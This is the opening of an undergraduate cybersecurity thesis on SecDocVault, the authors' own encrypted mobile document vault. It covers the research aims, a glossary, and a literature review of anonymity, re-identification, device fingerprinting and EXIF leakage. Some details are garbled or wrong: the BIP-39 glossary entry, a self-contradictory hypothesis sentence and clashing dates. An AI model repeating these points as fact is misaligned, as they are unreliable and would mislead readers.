

SecDocVault: Privacy & Security Research

Danyil Tymchuk · Artem Surszenko · Illia Stefanovskyi

Supervisor:

Peter Alexander

School of Informatics and Cybersecurity, Faculty of Computing, Digital & Data, Technological University Dublin

Submitted to Technological University Dublin in partial fulfilment of the requirements for the degree of Bachelor of Science in Computing in Digital Forensics & Cyber Security

July-August 2026

Declaration

We hereby certify that this material, which we now submit for assessment on the programme of study leading to the award of Degree of Science in Computing in Digital Forensics & Cyber Security in the Technological University Dublin, is entirely my own work except where otherwise stated, and has not been submitted for assessment for an academic purpose at this or any other academic institution other than in partial fulfilment of the requirements of that stated above.

During the preparation of this work the authors used Claude Sonnet 5 (Anthropic) to research new topics, create guidelines on how to implement new features and analyze code implementation. The authors reviewed and verified all output and took full responsibility for the content.

Signed: Danyil Tymchuk, Illia Stefanovskyi, Artem Surszenko

Dated: 30/06/2026

Abstract

Smartphones have become the default repository for identity documents, medical records and financial correspondence, routinely retained in general-purpose storage protected by nothing stronger than a device lock screen. Encrypted document vaults promise to solve this problem, yet recent cryptanalysis of end-to-end-encrypted storage shows that such promises frequently fail in practice.

This thesis asks whether a mobile document vault genuinely delivers the privacy and security it advertises, and how that question can be answered by demonstration rather than assumption. The subject is SecDocVault, a cross-platform encrypted document vault the authors designed and built, which combines AES-256-GCM content encryption, PBKDF2 key derivation, hardware-backed key storage and a Firebase backend. Holding the source code, the backend configuration and unambiguous authorisation to attack it, the project examines the application through three lenses: anonymity and digital fingerprinting, data-protection law, and applied cryptography.

The work proceeded in three phases. The application was first extended, with broadened file-format support and increased unit-test coverage, to prepare for assessment. It was then assessed against a threat model for security with LINDDUN for privacy, OWASP MASVS and MASTG for verification, CVSS v3.1 for severity ranking, and specific GDPR articles and HIPAA technical safeguards as compliance criteria. Testing covered cryptographic validation, authentication and access control, backend rule configuration, device fingerprinting, metadata leakage and forensic recovery of deleted documents. Each confirmed weakness was then mitigated and the remediation re-tested to verify closure.

Our main finding is that SecDocVault does not fulfill several of its guarantees to users, due to issues with configuration, metadata handling, third-party dependencies and the data lifecycle, rather than cryptographic primitives used. This was true across the legal, cryptographic and anonymity aspects. storage. Remediations should be applied in order of severity level (CVSS): starting with restoring build and distribution integrity.

The contribution of this research is an integrated, reproducible assessment of one real encrypted vault across all three lenses, together with evidence on where the distance between a privacy claim and its implementation actually lies.

Contents

Declaration **1**
Abstract **2**
Contents **4**
Glossary **8**
1. Introduction **10**
1.1 Background 10
1.2 Problem definition 11
1.3 Aims 12
1.4 Objectives 13
1.5 Hypothesis 13
1.6 Research questions 14
1.7 Scope and Limitations 14
1.8 Contributions 15
1.9 Report overview 15
2. Literature Review **17**
2.1 Anonymity & Digital Fingerprinting 17
2.2 Privacy & Data Protection 27
2.3 Cryptography Deep Dive 36
2.4 Synthesis: what the three strands establish together 44
3. Methodology **49**
3.1 Research design 49
3.2 Research methods and their justification 50
3.3 Assessment frameworks and why they were selected 51
3.4 Development methodology of the artefact 51
3.5 Test design 52
3.6 Test environment and data 55
3.7 Ethical considerations 55
3.8 Privacy frameworks analysis 56
4. SecDocVault System Design and Implementation **58**
4.1 Purpose and scope of the chapter 58
4.2 Technology stack and architecture 58
4.3 Cryptographic design 60
4.4 Authentication and session model 64
4.5 Document lifecycle 66
4.6 Key backup and recovery 69
4.7 Server-side access control 70
4.8 Summary of where data resides 70
4.9 The claims under test 71
5. SecDocVault Testing and Experimental Analysis **72**

5.1 Functional testing 72
5.2 Non-Functional Testing 90
5.3 TA — Testing Anonymity & Fingerprinting 94
5.4 OWASP MASVS Assessment 190
5.5 DP — Data-Protection Assessment 194
6. Final Evaluation **199**
6.1 Were the targets met? 200
6.2 The hypothesis 200
6.4 Comparison with similar research 204
6.5 Limitations of the assessment 207
6.6 Future work 208
6.7 Conclusions and recommendations 208
References **210**
Appendix A — Reproduction scripts for TA **214**
A.1 TA-04: Cross-session linkability and TLS fingerprint 214
A.2 TA-05: Account-existence disclosure via vaultUsers 222
A.3 TA-06: Identifier persistence across reinstall 225
A.4 TA-07: Metadata survival through ingestion, export and censor mode 227
A.5 TA-09: Device-layer remanence after delete 230
A.6 TA-10: Backend remanence after in-app delete 231

Glossary

The following terms recur throughout this thesis and are defined here for clarity:

- **AES-256-GCM** — the Advanced Encryption Standard operating with a 256-bit key in Galois/Counter Mode, an authenticated-encryption scheme providing both confidentiality and integrity.
- **PBKDF2** — Password-Based Key Derivation Function 2, a function that derives a cryptographic key from a password by applying a pseudorandom function iteratively with a salt, raising the cost of brute-force attacks.
- **TEE / Android Keystore** — a Trusted Execution Environment is an isolated processing region providing hardware-backed security; the Android Keystore uses it, where available, to store keys such that they cannot be exported from the secure boundary.
- **Zero-knowledge architecture** — in the applied sense used here, a design in which the service provider stores only encrypted data and never possesses the means to read the plaintext it holds.
- **Anonymity, pseudonymity, unlinkability, unobservability** — the graded privacy properties defined by (Pfitzmann and Hansen, 2010): respectively, being unidentifiable within a set of subjects; acting under a persistent identifier not tied to a real identity; the inability of an observer to relate two items of interest; and the inability of an observer to detect whether an item of interest exists at all.
- **Device fingerprinting** — the identification or re-identification of a device or user from a combination of observable characteristics rather than from an explicit identifier.
- **Data remanence** — the residual persistence of data after attempts have been made to delete or erase it.
- **PII / PHI** — Personally Identifiable Information and, in the healthcare context, Protected Health Information.
- **STRIDE** — a threat-modelling taxonomy categorising threats as Spoofing, Tampering, Repudiation, Information disclosure, Denial of service and Elevation of privilege.
- **CVSS** — the Common Vulnerability Scoring System, a standardised framework for rating the severity of security vulnerabilities.
- **Attack surface** — the totality of points at which an unauthorised actor could attempt to enter, extract data from, or otherwise interact with a system.
- **EXIF** — Exchangeable Image File Format; metadata embedded in image (and audio) files by cameras and smartphones, which can record device model, timestamp and, where location services are enabled, precise GPS coordinates.
- **Firebase** — Google's mobile and web application development platform; SecDocVault uses its Authentication and Cloud Storage services for user sign-in and for storing encrypted documents.
- **Quasi-identifiers** — attributes that are not unique identifiers in isolation but that, in combination (for example postcode, gender and date of birth), can single out an individual.
- **k-anonymity** — a data-release model (Sweeney, 2002) under which each record is indistinguishable from at least k−1 others with respect to its quasi-identifiers.

- **l-diversity** and **t-closeness** — refinements of k-anonymity: l-diversity (Machanavajjhala et al., 2007) requires each equivalence class to contain at least l well-represented values of the sensitive attribute; t-closeness (Li, Li and Venkatasubramanian, 2007) requires the class's sensitive-attribute distribution to stay within a threshold t of the distribution across the full dataset.
- **SSAID** (Secure Settings Android ID) — a per-application-scoped device identifier on Android, relevant to device fingerprinting.
- **Advertising ID** — a user-resettable identifier provided by the mobile OS for advertising, which platform policy prohibits linking to hardware identifiers.
- **SDK** (Software Development Kit) — a third-party code library integrated into an application; a common source of covert data collection.
- **JA3 / JA4** — network-fingerprinting methods that hash the fields of a TLS Client Hello into a compact identifier of the client software.
- **Pseudonymisation** — processing that prevents data being attributed to a specific person without additional information (e.g. a key). Under the GDPR, encrypted data is pseudonymised, not anonymised, and remains personal data.
- **Cryptographic erasure** — secure deletion achieved by destroying the key that protects data, rendering the ciphertext permanently unreadable without overwriting it.
- **SBOM** (Software Bill of Materials) — an inventory of the components and dependencies in a piece of software, used to assess supply-chain exposure.
- **GDPR / HIPAA / OWASP** — General Data Protection Regulation (EU 2016/679) / Health Insurance Portability and Accountability Act (US) / Open Worldwide Application Security Project.
- **SCRUM** — an agile framework utilising user stories, epics and sprints to organise the development process, it requires regular team meetings for planning, sharing updates and defining blockers.
- **BIP-39** — a wordlist commonly used for optical character recognition testing, contains 2048 common english words.
- **NIST SP 800-161r1** — the standard for Cybersecurity Supply Chain Risk Management practices for systems and organisations.
- **QUIC** — Quick UDP Internet Connections. A modern internet protocol based on UDP that provides faster, more secure connections.
- **SD-JWT** — Selective Disclosure JWT. A type of JSON Web Token that allows users to selectively reveal only certain aspects of their identity information.
- **W3C** — An international organization that develops standards and guidelines for the Web.
- **PTES** — Penetration Testing Execution Standard. A framework that provides guidelines and steps for conducting penetration tests.
- **ENISA** — European Union Agency for Cybersecurity.

1. Introduction

1.1 Background

The smartphone has become the primary repository for the most sensitive artefacts of a person's identity. Passports, driving licences, medical reports, insurance documents, banking correspondence and academic certificates are routinely photographed and retained on mobile devices, where they frequently sit in the general camera roll protected by nothing stronger than a device-level lock screen. This concentration of high-value personal data on a single, portable, network-connected and easily lost device represents one of the defining security and privacy challenges of the mobile-first era.

The financial and human consequences of failing to protect such data are substantial and well documented. IBM's Cost of Data Breach Report 2025 places the global average cost of a breach at $4.44 million, rising to a record $10.22 million in the United States, with customer Personally Identifiable Information (PII) the single most frequently compromised data category, involved in 53% of breaches. Healthcare, the sector directly relevant to medical documents users store on their phones, remains the most expensive sector at $7.42 million per breach - a position it has held for over a decade (IBM, 2025). These figures establish that the data class this project is concerned with is the data class attackers value most.

Authors have designed and built SecDocVault[1]: a cross-platform mobile application intended to remove sensitive documents from insecure general storage and place them inside an encrypted vault. The application encrypts document contents using AES-256-GCM, derives backup key from user's passphrase using Password-Based Key Derivation Function 2 (PBKDF2), protects its master key using the Android Keystore, and relies on Firebase for authentication and storage, with biometric or PIN unlocking and automatic logout on inactivity. SecDocVault was presented, as such applications invariably are, with a set of implicit and explicit promises to users: that their documents are confidential, that only they can access them, and that the service itself cannot read what it stores. This project takes those promises as its subject of inquiry. Since SecDocVault is the authors' own work, this project is able to subject it to full offensive testing with the clearcut authorisation that ethical security assessment requires — an access position rarely available when evaluating third-party applications.

[1] SecDocVault source code: https://github.com/DanyilT/SecDocVault

1.2 Problem definition

The fundamental issue that this research explores, is **the gap between the privacy and security guarantees which mobile applications make, but fail to deliver**. The use of a known cipher does not make it secure even if the source code is available and correct and the presentation of an application as private does not mean that it cannot be tied to its user. The discrepancy between these positions is where real users are harmed and where a difference is rarely measured against a single application in a systematic, end-to-end way.

There is considerable evidence that this gap is a real and widespread problem.

1. Industry analysis by NowSecure has found that more than 85% of tested applications violate at least one of the Open Worldwide Application Security Project (OWASP) Mobile Top 10 risk categories, with roughly half exhibiting insecure data storage (NowSecure, cited in Zaitseva et al., 2023).
2. More recently, an Enterprise Strategy Group survey commissioned by Guardsquare (2025) reported a striking contradiction in organisational confidence. While 93% of organisations believed their mobile application protections were sufficient, 62% had nonetheless suffered at least one mobile application security incident in the preceding year, averaging nine incidents each, at an average cost of $6.99 million per mobile breach (Enterprise Strategy Group, 2025).
3. The 2024 version of the OWASP Mobile Top 10 elevated *Improper Credential Usage* (M1) to the top position and retained *Insecure Data Storage* (M2→M9) and *Insufficient Cryptography* (M5→M10) as core risks, even though they had fallen down the rankings (OWASP, 2024).
4. The Verizon 2025 Data Breach Investigations Report reinforces the point from the credential angle, attributing 88% of web and application breaches to use stolen credentials (Verizon, 2025).

All that maps directly onto the design decisions embodied in SecDocVault.

Beyond the confidentiality of content, the problem has a second, tangential dimension: **the identifiability of the user**. An application may encrypt every document flawlessly and ignore who its users are, where they are, and what they do, via device fingerprinting, metadata leakage in stored files, observable network traffic, and embedded analytics Software Development Kits (SDKs). A related question is whether data, which a user believes they have deleted, is truly irrecoverable, or whether it remains as forensic remanence on the device or the cloud backend.

Under the General Data Protection Regulation (GDPR), the use of inadequate technical and organisational measures, illegal processing and improper handling of data subject rights has penalties of up to €20 million or 4% of global annual turnover, whichever is greater (European Union, 2016). Enforcement is neither theoretical nor declining: cumulative GDPR fines since 2018 exceed €7.1 billion, with around €1.2 billion being imposed in 2025. European data protection authorities now receive an average of 443 breach notifications per day, a 22% year-on-year increase (DLA Piper, 2026). For an application handling health-related documents, the United States Health Insurance Portability and Accountability Act (HIPAA) imposes a parallel and equally consequential regime. An application that mishandles the data it was built to protect, exposes its users to fraud, identity theft and loss of privacy, and its operators to severe financial consequences and reputational damage.

This project positions itself intentionally at the intersection of three areas: security, forensics and ethical circumvention. It is a work of security, examining the cryptographic and architectural defences of a live application; of forensics, investigating metadata leakage, data remanence and the recoverability of supposedly deleted information; and of ethical circumvention, applying offensive penetration-testing techniques to bypass the application's own controls in a controlled, authorised setting, in order to expose and remediate weaknesses.

1.3 Aims

The project pursues three connected aims:

- To develop clear understanding of what privacy, document and data protection entails in a modern mobile application through an analysis of its legal, cryptographic and anonymity/fingerprinting aspects.
- To assess if SecDocVault actually satisfies the confidentiality, access-control and privacy guarantees it provides to its users by means of a systematic and reproducible security assessment.
- To determine the disconnection between promises and reality — and extract concrete best-practice guidance for the development of privacy-sensitive mobile applications.

1.4 Objectives

These aims are operationalised through the following objectives:

- Conduct a literature review on data protection law and privacy-enhancing technologies, applied cryptography and key management, and the theory/practice of anonymity and device fingerprinting.
- Construct a formal threat model for SecDocVault using the STRIDE methodology. This will detail the application's attack surface, trust boundaries and adversary assumptions.
- Perform a multi-faceted security assessment of the application using a mix of static and dynamic testing, cryptographic validation, authentication/session testing, access-control validation and Firebase configuration review.
- Perform a privacy assessment of the application's practices, such as auditing for stored document EXIF and metadata leaks, enumerating analytics and third-party SDKs included in the application, and assessing the possibility of a forensic recovery of deleted documents on either the client or server side.
- Prioritize all discovered vulnerabilities using the CVSS vulnerability scoring system and recommend remediations.
- Evaluate the application against the technical requirements of GDPR and HIPAA regulations, and compare the results to the vendor's stated privacy and security guarantees.

1.5 Hypothesis

This project advances the following central hypothesis:

> *A mobile document vault that correctly implements strong, standard cryptographic primitives can fail to meet its stated privacy and security guarantees due to the fact that the main weaknesses in such applications are found in the implementation detail, configuration, metadata handling and potential user identifiability rather than the algorithms chosen.*

Testing this hypothesis will involve a security assessment that will uncover either exploitable weaknesses that nevertheless rely on the application not using well-known cryptographic standards such as AES-256-GCM, PBKDF2 and Android Keystore. If the hypothesis is incorrect, testing will show that the guarantees hold true even for the implementation, configuration, metadata and anonymity aspects of the application. In either case, an assessment will produce meaningful results.

1.6 Research questions

The research is guided by four questions, the first three corresponding to the project's three strands and the fourth to their synthesis:

RQ1 Anonymity and digital fingerprinting

To what extent can a user of SecDocVault be identified, tracked or anonymised — through device fingerprinting, metadata leakage, backend account enumeration or traffic analysis — notwithstanding the encryption of document content. Secondly, is data the user has deleted genuinely unrecoverable?

RQ2 Privacy and data protection

Where does encryption stop being sufficient for legal privacy, and which data protection obligations does a cryptographically sound document vault still fail to meet?

RQ3 Cryptography and implementation

What sources of cryptographic primitives are considered secure, what factors influence that statement?

RQ4 Synthesis

Where does the gap between the application's stated privacy and security promises and its observed behaviour actually lie, and what best practices most effectively close it?

1.7 Scope and Limitations

Considering SecDocVault has satisfied its intended requirements, a series of limitations were defined throughout the planning and development phases:

- Tool only supports a certain range of file types (video, audio, image, txt, PDF, Microsoft Office formats).
- One user can only upload 10 documents (logical groupings of files within an application) to the cloud, each document cannot exceed the size of 10MB.
- Application does not include a promotion process (trial to paid) for the user, so upload hard limits mentioned above are applied.
- Third-party appliances are out of scope for testing.
- A user can share documents with any other user, no logical groupings are applied (organisations/groups etc.).

1.8 Contributions

This thesis makes the following contributions:

- **An integrated, three-lens treatment of privacy** — legal, cryptographic, and anonymity/fingerprinting — applied to a single concrete application, where these perspectives are ordinarily examined in isolation from one another.
- **A documented and reproducible security assessment** of a real cross-platform mobile document vault, comprising a full threat model, a catalogue of findings with CVSS severity scores, and mapped remediation guidance.
- **Empirical evidence on the theory-versus-practice gap** in privacy-marked and supposedly zero-knowledge mobile applications, contributing to the broader understanding of why cryptographically sound systems still fail their users.
- **Practical, transferable guidance** for developers of privacy-sensitive mobile applications, including anti-fingerprinting measures, metadata hygiene and secure-deletion practices that are frequently overlooked in mainstream secure-development advice.

1.9 Report overview

The remainder of this thesis is structured as follows.

- Chapter 2 contains the literature review, organised according to the three themes of this study: anonymity and digital fingerprinting; data protection law and privacy-enhancing technologies; applied cryptography and key management. It synthesises the prior work in these areas, identifying the gap that this thesis seeks to fill.
- Chapter 3 describes the Methodology, including discussion of the research design, the selection of the security-testing and threat-modeling frameworks that informed this project (OWASP MASVS/MSTG, PTES, NIST and STRIDE), and the privacy-specific apparatus (LINDDUN and a data-protection review aligned to GDPR and HIPAA technical safeguards) that were used in parallel to evaluate the implementation. This chapter also explains the development methodology for the artefact under review, test design, the test environment, and the ethical and synthetic-data-related considerations pertinent to this study.
- In Chapter 4, the artefact under assessment, SecDocVault, is described in detail: its technology stack and architectural design; its applied cryptography and key hierarchy; the authentication and session management logic; the document lifecycle; key backup and recovery mechanisms; and the

server-side access control rules. This chapter concludes with a restatement of the application's privacy guarantees as falsifiable claims to be tested in subsequent chapters.

- Chapter 5 then reports the results of the testing and experimental evaluation, beginning with the functional and non-functional tests of the application's implementation, followed by the anonymity- and fingerprinting-related TA series of experiments, the OWASP MASVS compliance assessment and the data-protection evaluation. Each of these was scored according to the CVSS standard and is discussed in terms of possible remediation.
- Chapter 6 concludes the thesis by revisiting the research questions and hypothesis, evaluating whether they have been answered by this study, comparing this work to the related research identified in the literature review, discussing this thesis' limitations and outlining possible directions for further research.

Also this report contains the References and Appendix A, which documents the commands used for each of the executed tests, along with their output, for greater transparency and repeatability of this study.

2. Literature Review

This chapter reviews the research bearing on a single question: what would have to be true of a mobile document vault for its privacy claims to be credible, and what does the existing literature suggest about whether such claims typically hold? The review is organised into three strands, each corresponding to one dimension of that question and to one of the research questions set out in Section 1.6. Section 2.1 examines anonymity and digital fingerprinting, asking whether a user remains identifiable and their activity linkable irrespective of whether document content is encrypted, and whether deleted material genuinely ceases to exist. Section 2.2 examines data-protection law, asking what legal privacy requires beyond confidentiality, where encryption stops discharging a controller's obligations, and how the vault model compares with the alternative architectures now emerging in this space. Section 2.3 examines applied cryptography, asking what makes an implementation trustworthy once the choice of algorithm has been made. Each strand closes by assessing the most recent work in its area and stating the gap it identifies; Section 2.4 then draws the three together and states the combined gap this project addresses.

2.1 Anonymity & Digital Fingerprinting

SecDocVault is presented to its users as a private space for sensitive documents. Its encryption of document content, examined elsewhere in this review, addresses only one half of that assurance. Confidentiality of content says nothing about whether the person using the application can be identified, whether their activity can be linked across time, or whether material they believe they have destroyed genuinely ceases to exist. This chapter surveys the research that is based on those questions. It begins with the conceptual vocabulary that allows anonymity to be stated precisely, turns to the evidence that anonymisation is far more fragile than it appears, and then examines the concrete techniques by which a mobile device and its user can be fingerprinted, tracked and de-anonymised. It closes with the literature on metadata leakage and data remanence, both of which determine whether a vault can honour the privacy guarantees it implies. Throughout, the aim is not to catalogue what each study did but to weigh what it establishes, where its limitations lie, and how it bears on the assessment of SecDocVault that follows.

2.1.1 Conceptual foundations: anonymity, pseudonymity, unlinkability, unobservability

Any statement that an application is “private” makes sense only when understanding of privacy is specified. One of the well-known concepts for this is the notion of Pfitzmann and Hansen (2010), whose set of terms became the point for privacy-property definitions. They define:

- **Anonymity** as the state of a subject is not identified for other subjects, named as anonymity set. And anonymity improves when this set grows and for subjects it’s becoming more difficult to be highlighted among others.
- **Unlinkability** describes a situation in which a person cannot determine whether two subjects of interest are related to the same object. For example, two sessions or two requests relating to a single user.
- **Undetectability** and unobservability means that a person cannot tell whether an item of interest exists.
- **Pseudonymity** is a middle condition. Subject works under the stable identificatory which is not connected to its real identification.

Applying this concept to SecDocVault shows what the application can and cannot guarantee. In practical terms, it ensures the confidentiality of document content, which means that the content is kept private, as well as pseudonymity, since each user is identified by a Firebase account linked to an email address. It does not provide unlinkability, as account identifiers and traffic can be used to connect a user’s sessions to each other and doesn’t provide unobservability, as a person using the network can find that the application is being used. It is important to form a guarantee on that accuracy level, as practical testing in the next chapters is only useful when it measures the anonymity that the application provides.
The main limitation of Pfitzmann and Hansen’s approach for this project is that their concept has definitional rather than operational character. It gives a clear understanding of a privacy feature, but it does not tell us how to check if a system really has this feature. And the evaluation of SecDocVault is designed to fill this gap in verification. In addition, this concept was designed before mobile fingerprinting. The idea of an anonymity set presumes a limited complex of different features, but constantly working identifiers of a modern phone making this assumption wrong.
Three developments explain why:

1. Research shows that the more identifying signs are matched with an anonymity set, the protection decreases faster. It seems through k-anonymity and its latest variations. Also confirming practical research.

2. Concrete fingerprinting techniques now exist at every layer of a modern device — sensor, configuration, network and SDK — supplying exactly the distinguishing features the classical model treated as scarce.
3. And even where a device resists fingerprinting, the documents it handles carry identifying metadata of their own leading to the data it is asked to delete to not reliably disappear.

The sections that follow show why that assumption no longer holds.

2.1.2 Quantifying anonymity: k-anonymity and its limits

Where Pfitzmann and Hansen supply qualitative definitions, Sweeney (2002) offers a quantitative model that has shaped two decades of privacy engineering. Her notion of k-anonymity holds that a released dataset protects its subjects if the information for each individual cannot be distinguished from that of at least k-1 others with respect to the quasi-identifiers, i.e. combinations of attributes such as postcode, gender and date of birth that are not unique identifiers in isolation but become identifying in combination. Sweeney illustrated just how easily this combination identifies someone with a striking empirical finding: roughly 87% of the United States population could be uniquely identified from the single triple of five-digit ZIP code, gender and date of birth, a result she demonstrated by re-identifying the medical record of the Governor of Massachusetts from a public voter roll.

This model underpins two of the earliest real-world systems built to operationalise it.

1. Datafly, Sweeney's own system, generalised and suppressed quasi-identifiers in medical-record releases to reduce re-identification risk before the data left the holding institution.
2. μ-Argus, developed for the EU-funded CASC project, applied the same logic to the census and survey microdata released by European national statistical institutes. Both systems show that k-anonymity was never a purely theoretical proposal: it was, close to its inception, embedded in the tooling public bodies actually used to decide what data was safe to publish.

The relevance k-anonymity to SecDocVault lies in any telemetry or analytics the application emits. Attributes such as device model, operating-system version, locale, screen geometry and timezone constitute precisely the kind of quasi-identifier set Sweeney describes, and an uncommon combination of them drives the effective value of k towards 1, at which point the user is unique and the notional protection collapses. The lesson is that hashing or nominally anonymising such data does little if the underlying attribute combination is itself rare.

However, k-anonymity is a necessary rather than a sufficient condition, and Sweeney's own later critics established as much. The model is vulnerable to homogeneity attacks, where all records in an equivalence class share the same sensitive value, and to background-knowledge attacks, which motivated the later refinement. More fundamentally, the guarantee weakens sharply as the number of attributes grows, and it is this failure on high-dimensional data that the next section develops into a general result.

The refinements that followed are worth stating precisely, because they mark out both the progress and the limits of syntactic anonymity. Machanavajjhala et al. (2007) answered the homogeneity and background-knowledge attacks with l-diversity, which strengthens k-anonymity by requiring that the records in each equivalence class be not merely indistinguishable on their quasi-identifiers but also "well-represented" by at least l distinct values of the sensitive attribute, so that an adversary who narrows a target to a single group still cannot infer that subject's sensitive value with confidence. Li, Li and Venkatasubramanian (2007) showed in turn that l-diversity is neither necessary nor sufficient: it remains open to skewness and similarity attacks that exploit the distribution of the sensitive attribute itself, and they proposed t-closeness, which requires that the distribution of a sensitive attribute within any equivalence class differ from its distribution across the whole table by no more than a threshold t. The trajectory is instructive rather than reassuring, because each refinement closes a specific attack only by imposing a heavier generalisation or suppression cost on the data, and none escapes the underlying tension that the next section makes explicit: on rich, high-dimensional data the very attributes that make a record useful are the attributes that make it identifiable. For SecDocVault the lesson is not that the application should implement t-closeness, which is a data-publishing technique rather than a client control, but that any attempt to "anonymise" telemetry by generalisation inherits this diminishing-returns problem, so a claim of anonymised analytics cannot be taken at face value without knowing which model, at which parameter, has actually been applied.

2.1.3 De-anonymisation / re-identification

The standard demonstration that anonymisation and anonymity are not the same is the work of Narayanan and Shmatikov (2008) on the Netflix Prize dataset. Presented with the ratings of 500,000 subscribers, from which direct identifiers had been removed, they showed that an adversary possessing only a small amount of auxiliary knowledge, drawn in their case from the public Internet Movie Database (IMDb), could locate a target's record with high confidence. Crucially, their technique tolerates noise and perturbation in the data and imperfect knowledge on

the part of the adversary, which is what makes it a general statistical attack on high-dimensional, sparse micro-data rather than a quirk of one dataset.

Because that result is now well over a decade old, it is open to the objection that modern practice has moved on. Rocher, Hendrickx and de Montjoye (2019) close that line of retreat. Using a generative copula-based model evaluated across 210 populations, they estimate that 99.98% of Americans would be correctly re-identified in any dataset using only 15 demographic attributes, achieving predictive scores for individual uniqueness between 0.84 and 0.97. They argue directly that heavily sampled, de-identified datasets are unlikely to satisfy the anonymisation standard set by the GDPR, which places the finding squarely within the regulatory context this thesis engages. Taken together, the two studies show that the fragility of anonymisation is neither historical nor incidental but a persistent property of rich data.

The critical qualification for the present work is that both attacks assume the availability of an auxiliary dataset against which the target data can be linked, and both are strongest on sparse, high-dimensional data. A single-application vault does not obviously supply such an auxiliary channel, and an honest threat model for SecDocVault must ask where a linking dataset would come from before importing the full force of these results. That scoping, rather than an uncritical citation of the headline percentages, is the assessment the review is obliged to make; the value of the studies here is the principle that any linkable side-data can re-attach identity even when document content is never exposed.

2.1.4 Fingerprinting: foundational (browser) work and why it transfers

Device fingerprinting generalises the insight of the previous section from released datasets to live clients. The foundational study is Eckersley (2010), whose Panopticlick experiment collected fingerprints from 470,161 browsers and found that the distribution carried at least 18.1 bits of entropy, enough that a browser picked at random would, on average, share its fingerprint with only one in 286,777 others. Among browsers exposing Flash or Java, 94.2% were unique. The enduring contribution is the principle rather than the figures: a set of individually innocuous attributes, such as user-agent string, installed fonts, screen resolution and plug-in list, aggregates into a stable and stateless identifier that requires neither cookies nor special permissions. Eckersley also examined how fingerprints change over time and showed that even a simple heuristic could recognise an evolved fingerprint as belonging to a previously seen browser in the large majority of cases.

Laperdrix et al. (2020) bring this picture up to date in a peer-reviewed survey that documents the vectors which emerged after Eckersley, including canvas, WebGL

and audio-context fingerprinting, and that systematises the defences proposed against them. Their account is useful here for two reasons: it confirms that the aggregation principle scales well beyond the 2010 setting, and it provides a scholarly counterweight to the industry sources discussed below, allowing the network-fingerprinting claims to be triangulated against peer-reviewed work.

Neither study should be read uncritically. Eckersley's sample was self-selected and skewed towards privacy-conscious and technically sophisticated visitors, which very likely overstates the uniqueness that would be observed in a general population, and the drift he documented means that a snapshot of uniqueness is not the same as durable trackability over time. Laperdrix et al. note in turn that the available defences remain fragmented and can be self-defeating, since a countermeasure adopted by too few users itself becomes a distinguishing feature. The work is browser-centric; the question for this thesis is what a mobile application, rather than a browser, exposes, and that is the subject of the next section.

2.1.5 Mobile fingerprinting vectors

The aggregation principle transfers directly from the browser to the mobile application, and in several respects the mobile setting is worse, because a handset exposes richer and more stable signals than a browser and does so to any application with which the user has chosen to engage. The literature can be read as a layered account of those signals.

2.1.5.1 OS/account identifiers (SSAID and advertising ID)

At the level of operating-system and account identifiers, the platform vendors have introduced mitigations that exist chiefly on paper. Since Android 8.0 the Secure Settings Android ID (SSAID) is scoped per application-signing key, which limits naive cross-application linking, and the advertising identifier is user-resettable and, by policy, is not to be joined to hardware identifiers. Whether an application and its embedded SDKs actually respect these boundaries is an empirical question. Wu et al. (2016) showed why these mitigations are insufficient in principle: by combining 38 implicit identifiers that could be read without requesting any permission, they constructed a device fingerprint and evaluated it on 50,830 fingerprints drawn from 2,239 devices, achieving stable identification with no permissions at all. The obvious limitation here is that their study predates several subsequent Android privacy changes, so the specific signals need to be re-tested on a current platform rather than assuming that they remain readable.

2.1.5.2 Sensor fingerprinting

At the level of hardware, Dey et al. (2014) demonstrated a still more troubling vector for fingerprinting. Their AccelPrint system exploits the minute manufacturing imperfections of smartphone accelerometers, which cause different devices to respond measurably differently to the same stimulus, to derive a fingerprint that identifies a device with better than 96% precision and recall across a pool of 80 accelerometer chips and 25 Android phones. Because the fingerprint is rooted in physical hardware, it survives reinstallation and factory reset, which makes it close to a worst case for unlinkability. The study's limitations are those of its period: it was conducted under controlled conditions on a small and now dated device pool, and access to motion sensors has since become more tightly governed on modern Android, so its present-day exploitability is a matter for measurement rather than assumption.

2.1.5.3 Configuration fingerprinting

At the level of software configuration, Kurtz et al. (2016) established that hardware identifiers need not be available at all. Querying 29 configuration features reflecting the user's own personalisation of the device, exposed to third-party applications through the official iOS SDK, they re-identified approximately 97% of around 8,000 devices even after hardware identifiers have been removed. The finding shows that a device's personalised configuration reconstitutes a stable fingerprint on its own. The study is specific to iOS and to 2016, so its value for the present work lies in prompting an equivalent enumeration of the configuration signals still readable on current Android devices.

2.1.5.4 Network / TLS fingerprinting (JA3/JA4)

At the level of the network, fingerprinting persists even when traffic is encrypted. The JA3 method introduced by Althouse et al. (2017) hashes the ordered fields of the TLS Client Hello, its version, cipher suites, extensions and elliptic-curve parameters, into a compact client fingerprint, and its successor JA4+, published by FoxIO (2023), sorts those fields for stability and extends coverage to QUIC. The practical consequence is that a passive observer can distinguish and potentially link a client from the shape of its handshake without decrypting anything. These are industry rather than peer-reviewed sources, and they must be read with the corresponding caution: JA3 in particular is order-dependent and therefore unstable, and because the fingerprint reflects the underlying TLS library it is shared across every application built on that library, which creates a real risk of false linkage. This is precisely why the survey of Laperdrix et al. is used here as corroboration.

2.1.5.5 SDKs and covert/side channels (how identifiers actually leak)

Finally, the mechanism by which these identifiers are actually harvested in the wild is documented by Reardon et al. (2019). Their large-scale study, which won a distinguished-paper award, found hundreds of applications and third-party SDKs obtaining unique identifiers and geolocation data through covert and side channels that circumvent the Android permission model altogether. The relevance to SecDocVault is immediate, given its reliance on Firebase and the likelihood of embedded analytics, and the work justifies enumerating the application's own dependencies rather than reasoning about them in the abstract. Its own limitation, common to such measurement studies, is that it captures a particular generation of the platform, so it motivates fresh testing rather than settling the matter.

2.1.6 Metadata leakage — EXIF/GPS in stored documents

A vault may encrypt a document's bytes flawlessly and still betray its user through the metadata carried inside the document or left in the caches and thumbnails that surround it. Friedland and Sommer (2010) demonstrated the real-world consequences of this in their study of geotagging, which they termed cybercasing. Photographs and videos captured on smartphones routinely embed EXIF metadata recording device model, timestamp and, where location services are enabled, precise GPS coordinates. The authors recovered home addresses and other sensitive locations by extracting this data from images posted to Craigslist, Twitter and YouTube, noting that an iPhone 3G could locate a photograph to within about a metre. Because SecDocVault ingests images of documents, the originating photographs may carry exactly this class of metadata, and if the application's thumbnails, caches or analytics ever handle those files in unencrypted form, it leaks location and device identity in spite of encrypting the payload.

